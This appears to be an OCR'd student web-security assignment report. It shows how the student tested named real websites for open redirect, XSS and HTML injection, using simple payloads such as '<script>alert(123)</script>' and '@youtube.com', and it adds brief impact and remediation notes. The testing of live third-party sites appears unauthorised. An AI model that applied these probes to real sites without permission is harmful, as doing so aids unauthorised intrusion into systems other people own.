#ST#IS#4899

TASK – 3 (WEB APP SEC)

TARGET:

1) Find 3 websites vulnerable to open redirect/ URL redirection vulnerability.

2) Find 3 websites vulnerable to XSS/ Cross Site Scripting.

3) Find 3 websites vulnerable to HTML Injection.

SYNOPSIS:

Open redirect/ URL redirection vulnerability:

An open redirect vulnerability, also known as URL redirection vulnerability, is a security flaw that allows an attacker to redirect users from one website to another, often with malicious intent. This vulnerability occurs when a web application allows untrusted input to determine the destination of a redirect.

XSS/ Cross Site Scripting Vulnerability:

Cross Site Scripting (XSS) is a web application vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. It occurs when an application does not properly validate and sanitize user-generated input, allowing the execution of arbitrary code in a victim's browser.

HTML Injection Vulnerability:

HTML Injection vulnerability is a web application vulnerability that allows an attacker to inject and execute arbitrary HTML code within a web page viewed by other users. This vulnerability arises when an application fails to properly validate and sanitise user-provided input that is directly included in HTML output.


#ST#IS#4899

PROCEDURE:

URL Redirection Vulnerable Websites:

Step-1:

Open a browser and search for the google dork “site: edu.in”.



Step-2:

Open any website and check for the vulnerability.

WEBSITE-1:


URL: https://www.pondiuni.edu.in/

#ST#IS#4899

Step-3:

Now add a payload to the website “@youtube.com” at the end of the URL.

Payload = @youtube.com



After adding payload, if a website redirects to other website, then the website has URL redirection vulnerability.

#ST#IS#4899

Step-4:


Repeat the dame steps for all the other websites.

WEBSITE-2:

URL = https://www.ashoka.edu.in/


Payload: @youtube.com

#ST#IS#4899




WEBSITE-3:

URL = https://krea.edu.in/



Payload: @wikipedia.com

#ST#IS#4899



IMPACT:

An attacker could supply a URL that unsuspecting victim from a legitimate domain to an attacker's phishing site.

REMEDIATION ACTIONS:

Remove the redirection function from application and replace links to it with direct links to relevant target URLs.

<u>XSS/ Cross Site Scripting Vulnerable Websites</u>:

WEBSITE-1:

URL = https://www.ramsar.org/

Step-1:

Open the above mentioned website.

#ST#IS#4899

Step-2:


Now enter the below mentioned payload in search bar of the website.

Payload: "/><script>alert(123)</script>"

Step-3:

If anything pops up, then the website is vulnerable to XSS.

#ST#IS#4899



WEBSITE-2:


URL = http://www.cepii.fr/

Now repeat above mentioned steps.

PAYLOAD: "/><script>alert(123)</script>

#ST#IS#4899

Now click on enter.



WEBSITE-3:

URL = https://www.smtmax.com/


#ST#IS#4899

Now again repeat the above steps.

Payload: <script>alert(123)</script>

Click on enter.

#ST#IS#4899



IMPACT:

The most severe XSS attacks involve disclosure of the user's session cookie, allowing an attacker to hijack the user's session and take over the account.

REMEDIATION ACTIONS:

To prevent XSS attacks, your application must validate all the input data, make sure that only the allowlisted data is allowed, and ensure that all variable output in a page is encoded before it is returned to user.

HTML Injection Vulnerable Websites:

WEBSITE-1:

URL = https://www.smtmax.com/

Step-1:

Open the above mentioned URL.

#ST#IS#4899

Step-2:


Now give the below mentioned payload in the search bar.

Payload: <h1>hello</h1>

Step-3:

Click on enter.

